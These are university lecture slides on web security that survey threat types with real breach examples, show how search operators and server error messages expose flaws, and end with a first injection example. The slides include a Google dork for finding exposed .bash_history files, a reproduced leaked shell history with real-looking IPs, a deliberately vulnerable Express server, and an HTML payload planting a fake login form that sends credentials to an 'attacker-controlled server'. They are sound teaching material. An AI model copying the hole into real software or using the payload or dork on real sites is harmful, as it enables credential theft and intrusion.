

# Web Security

**Claudia Hauff**

TI1506: Web and Database Technology

[ti1506-ewi@tudelft.nl](mailto:ti1506-ewi@tudelft.nl)



# Learning objectives

- **Describe** the most common security issues in Web applications
- **Describe** a number of basic **attacks** that can be executed against **unsecured** code
- **Implement** measures to **protect** a Web application against such attacks

Very complex topic. We have a dedicated MSc Computer Science specialisation: **Cyber Security!**

**Web apps are an  
attractive target ...**

# Large surface of attack

- An attacker can focus on different **angles**:
  - Web server
  - Web browser
  - Web application
  - Web user
- Web applications can have **millions of users** (a lot to gain from 'hacking' them)
- Many **critical services** are "online": healthcare, finance, telecommunication, energy, government
- **Automated tools** exist to find/test known vulnerabilities in Web servers/apps

**Web applications are easy to develop,  
but difficult to secure.**



# Bug bounty programs



## White hat hacking

Rewards for qualifying bugs range from \$100 to \$20,000. The following table outlines the usual rewards chosen for the most common classes of bugs:

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
<b>Vulnerabilities giving direct access to Google servers</b>					
Remote code execution	<i>Command injection, deserialization bugs, sandbox escapes</i>	\$20,000	\$20,000	\$20,000	\$1,337 - \$5,000
Unrestricted file system or database access	<i>Unsandboxed XXE, SQL injection</i>	\$10,000	\$10,000	\$10,000	\$1,337 - \$5,000
Logic flaw bugs leaking or bypassing significant security controls	<i>Direct object reference, remote user impersonation</i>	\$10,000	\$7,500	\$5,000	\$500
<b>Vulnerabilities giving access to client or authenticated session of the logged-in victim</b>					
Execute code on the client	<u>Web</u> : <i>Cross-site scripting</i> <u>Mobile / Hardware</u> : <i>Code execution</i>	\$7,500	\$5,000	\$3,133.7	\$100

# Six main threats

- Defacement
- Data disclosure
- Data loss
- Denial of service
- “Foot in the door”
- Unauthorized access



# Threats

**Defacement:** changing/replacing the look of a Web page.



## CMS Web-Based Monitoring



### Luminosity

HF LumiSection  
HF Fast (*Forward HCAL*)  
LumiScalers

### DatabaseBrowser

devdb10  
cms\_hcl  
cms\_hcl\_int2r\_lb  
cms\_pvss\_tk  
ecalh4db  
int2r\_lb

### ConfigureDescriptors

cms\_hcl  
cms\_pvss\_tk  
ecalh4db

### CustomizedSlides

cms\_hcl  
cms\_pvss\_tk  
ecalh4db  
int2r\_lb

### WBM Services

RunSummary  
Online DQM GUI Display  
SnapShotService  $S^3$   
RunSummary TIF  
ECALSummary  
TriggerRates  
CMS PageZero  
DcsLastValue  
HCalChannelQuality  
LhcMonitor  
MagnetHistory  
EventProxy  
ConditionsBrowser

### Links

CMS Page 1  
FNAL ROC  
Commissioning & Run Coordination  
Shift ELog

### Documentation

Constructing a command line RunSummary Query  
Constructing a Database Query Plot URL  
Using the RunNotification Service  
Documentation for CustomizedSlides  
Meta Data

### Code

Tomcat  
Java  
Root  
PL/SQL

### Presentations

WBM Proposal [tex](#) | [pdf](#) (CMS IN-2006/044)  
CMS WBM 2006.08.10 [ppt](#) | [pdf](#)

Please submit any problems or requests you may have through [Savannah](#).  
Last modified: Tue May 8 15:24:03 CDT 2008

# Threats

**Defacement:** changing/replacing the look of a Web page.

**GST**  
GREEK SECURITY  
TEAM

10/09/08 03:00

Αυτήν την ώρα γίνεται η απόπειρα πειράματος στο CERN.

Ο λόγος που διαλέξαμε αυτή τη σελίδα είναι για να σας θυμίζουμε μερικά πράγματα.

Δεν έγινε βάση κάποιας προσωπικής μας αντιπαράθεσης με την ομάδα διαχείρισης του CERN αλλά με βάση την μεγάλη επισκεψιμότητα που θα αποκτήσει τα επόμενα 24ωρα ο συγκεκριμένος διαδικτυακός τόπος λόγω του πειράματος.

Μερικά στοιχεία απ' τη βάση :

```
USERNAME USER_ID CREATED
SYS 0 2008-02-18 16:19:25.0
SYSTEM 5 2008-02-18 16:19:25.0
OUTLN 11 2008-02-18 16:19:28.0
DIP 19 2008-02-18 16:21:17.0
TSMSYS 21 2008-02-18 16:23:27.0
DBSNMP 24 2008-02-18 16:24:25.0
WMSYS 25 2008-02-18 16:24:53.0
EXFSYS 34 2008-02-18 16:27:55.0
XDB 35 2008-02-18 16:28:04.0
```



# Threats

**Data disclosure: client databases, credit card numbers...**

## Massive VTech hack exposes data of nearly 5 million parents and over 200,000 kids



“...a hacker made off with over **4.8 million records** of parents and over 200,000 records for kids”

“... parents’ names, home addresses, **email addresses and passwords**”

“The **secret questions** used to recover accounts and passwords were stored in **plaintext**.”

# Threats

## Data loss: attackers delete data

“Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services.”

“... an attacker gained access to the **company's AWS control panel** and **demanded money** in exchange for releasing control back to Code Spaces”

“We finally managed to get our panel access back but not before **he had removed all EBS snapshots, S3 buckets, all AMIs, some EBS instances**, and several machine instances.”



# Threats



**Denial of service: making a Web app unavailable to legitimate users**

## How it happened

Early Christmas morning (Pacific Standard Time), the Steam Store was the target of a DoS attack which prevented the serving of store pages to users. Attacks against the Steam Store, and Steam in general, are a regular occurrence that Valve handles both directly and with the help of partner companies, and typically do not impact Steam users. During the Christmas attack, traffic to the Steam store increased 2000% over the average traffic during the Steam Sale.

In response to this specific attack, caching rules managed by a Steam web caching partner were deployed in order to both minimize the impact on Steam Store servers and continue to route legitimate user traffic. During the second wave of this attack, a second caching configuration was deployed that incorrectly cached web traffic for authenticated users. This configuration error resulted in some users seeing Steam Store responses which were generated for other users. Incorrect Store responses varied from users seeing the front page of the Store displayed in the wrong language, to seeing the account page of another user.

# Threats

## “Foot in the door”: attacker enters the internal network

As in many hacks, investigators believe the White House intrusion began with a phishing email that was launched using a State Department email account that the hackers had taken over, according to the U.S. officials.

Director of National Intelligence James Clapper, in a speech at an FBI cyberconference in January, warned government officials and private businesses to teach employees what "spear phishing" looks like.

"So many times, the Chinese and others get access to our systems just by pretending to be someone else and then asking for access, and someone gives it to them," Clapper said.

# Threats

**Unauthorized access: attackers can use functions of a Web app, they should not be able to use**



“... an independent security researcher, participating in Facebook’s bug bounty program, managed to crack his way through Instagram defenses...following the tip he received from a friend, that the sensu.instagram.com Web page, an **administration panel for Instagram’s services**, was **publicly available** via the **Internet**.”



# Finding Web security flaws is easy

- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`
  - Known as “**Google Hacking**”
- Server-side **error strings**

# Finding Web security flaws is easy

- **Search engines** provide helpful **search** results that allow you to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake),

## Index of /member/fzeng

- [Parent Directory](#)
- [.bash\\_history](#)
- [.bash\\_logout](#)
- [.bash\\_profile](#)
- [.bashrc](#)
- [.emacs](#)
- [.gnome2/](#)
- [.mozilla/](#)
- [.ssh/](#)

- `intitle:"index of" .bash_history`
- Known as “**Google Hacking**”

```
scp fzeng@166.111.5.240:~/blast454.py ./
ls
ssh fzeng@166.111.73.11
ssh fzeng@166.111.5.240
quit
exit
screen -dmS pacbio
sudo apt-get install screen
wget http://files.pacb.com/datasets/secondary-analysis/ecoli-k12-P4C2-20KSS/ecoliK12.tar.gz
ls
rm ecoliK12.tar.gz
ls
cd data/
ls
mkdir illumina
cd illumina/
ls
wget https://basespace-static-east.s3.amazonaws.com/713b4f69a866495e9d36a21b011447af/packages/analysis_1937950_aligneddata.zip?AWS
Signature=sqC79kSKO3ys%2BMGahvw%2FU1b2QT%3D
wget https://basespace-static-east.s3.amazonaws.com/713b4f69a866495e9d36a21b011447af/packages/analysis_1937950_aligneddata.zip
ls
cd data/
```

# Finding Web security flaws is easy: server-side errors

TU Delft

Year 2016/2017

print this page

NEDERLANDS

ENGLISH

Organization -- all --

Search Program

Course code  Search  
Instructor  Search  
Text secure data ma  Search

The asterisk (\*) can be used as wildcard character in the search.

Only electives

Tag --  Search

- Failed to complete this request. The error message is:  
`nl.tudelft.dto.datastore.PersistenceException: database connection is not available`

**ATTENTION! The Study Year is currently set to 2016/2017.  
You can switch to the current Study Year 2015/2016 in the navigation frame.**

## STUDY GUIDE





# Finding Web security flaws is easy: server-side errors

doorstroommatrix.nl

Notice: Undefined property: Db\_doorstroommatrix\_readonly::\$num\_queries in /home/users/studmftp/studieadres.nl/traits/dbMethods.php on line 333

Warning: Cannot modify header information - headers already sent by (output started at /home/users/studmftp/studieadres.nl/traits/dbMethods.php:333) in /home/users/studmftp/studieadres.nl/doorstroommatrix\_live.php on line 75

Geef aan waar je nu studeert doorstromen naar > Geef aan waar je wilt gaan studeren

Doorstroommatrix.nl is het resultaat van verregaande samenwerking tussen de onderwijsinstellingen.

De informatie over instroommogelijkheden en instroomeisen wordt aangeleverd door de toelatende opleidingen.

De matrix bevat nu 26123 aansluitingen.

**HODE**  
informatie uit de eerste hand

zie ook:  
alleassociatedegrees.nl

zoeken op instellin X

universiteiten

- Erasmus Universiteit Rotterdam
- Maastricht University
- Nyenrode Business Universiteit
- Open Universiteit
- Radboud Universiteit
- Rijksuniversiteit Groningen
- Technische Universiteit Delft
- Technische Universiteit Eindhoven

zoeken op instellin X

universiteiten

- Erasmus Universiteit Rotterdam
- Maastricht University
- Nyenrode Business Universiteit
- Open Universiteit
- Radboud Universiteit
- Rijksuniversiteit Groningen
- Technische Universiteit Delft
- TU/e Technische Universiteit Eindhoven

# Finding Web security flaws is easy: server-side errors



Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

## Lorentz Center

International center for scientific workshops

[Current Workshop](#) |

[Overview](#)

[Back](#) |

[Print](#) |

[Home](#) |

[Search](#) |

[Contact](#)

from 0 through 0

**Venue:** Lorentz Center@

### • **Cases:**

- [ING: Sustainable agility by managing IT systems entropy.](#) Prof. dr. Arend Rensink (Utwente)
- [KLM / Thales: Secure ad-hoc cloud-based marketplaces supporting cross-organizational production processes.](#) Prof. dr. Tom van Engers (UvA), Prof. dr. Robert Meijer (UvA)
- [VLPB: Using big data in plant breeding.](#) Prof. Marcel Reinders (TU Delft)
- SNS: Code coverage improvement of database-centric applications. TBA.



Error : You have an error in your SQL syntax; check the manual that corresponds to your MySQL

# Application security

Source: **Cyber risk report 2016**



*Empirical analysis of a large dataset  
of Web and mobile applications*



# Software security issues

server misconfiguration, improper file settings, sample files, outdated software versions




cross-site scripting, SQL injection


authentication, access control, confidentiality, cryptography

■ Web app containing type of weakness  
■ Mobile app containing type of weakness

# Top vulnerabilities non-mobile



# Top-5 violated security categories





**A simple example to get  
you started ...**

**We ignore Web user based attacks in this lecture.**

# In short

- Web applications that **allow user input** are vulnerable
- Malicious users can input **valid HTML** (instead of plain text) into forms & editable HTML elements
- Added code can substantially **alter the appearance** of a Web application
  - **Other users** may provide information that makes them vulnerable
  - **Attacker** can glean this information

# An easy-to-attack server

```
1 var express = require("express");
2 var url = require("url");
3 var http = require("http");
4 var app;
5
6 var port = process.argv[2];
7 app = express();
8 http.createServer(app).listen(port);
9
10 app.get("/hello", function (req, res) {
11   var query = url.parse(req.url, true).query;
12   var name = ( query["name"]!=undefined) ? query["name"] :
13             "Anonymous";
14   res.send("<html><head></head><body><h1>Greetings "+name+"</h1>
15           </body></html>");
16 });
```

Web server does not  
**check user input!**

Browser simply interprets  
**whatever** is returned

# Attack? How?

- Not every user will just add the name ...
- What about using the following as “name”?

```
<h3>Please enter your name and password:</h3>
<form method="GET"
  action="http://127.0.0.1:4444/login">
Username:
<input type="text" name="username" /><br />
Password:
<input type="password" name="password" /><br />
<input type="submit" value="Login" />
</form>
<!--
```

**HTML comment**

**attacker-controlled server**

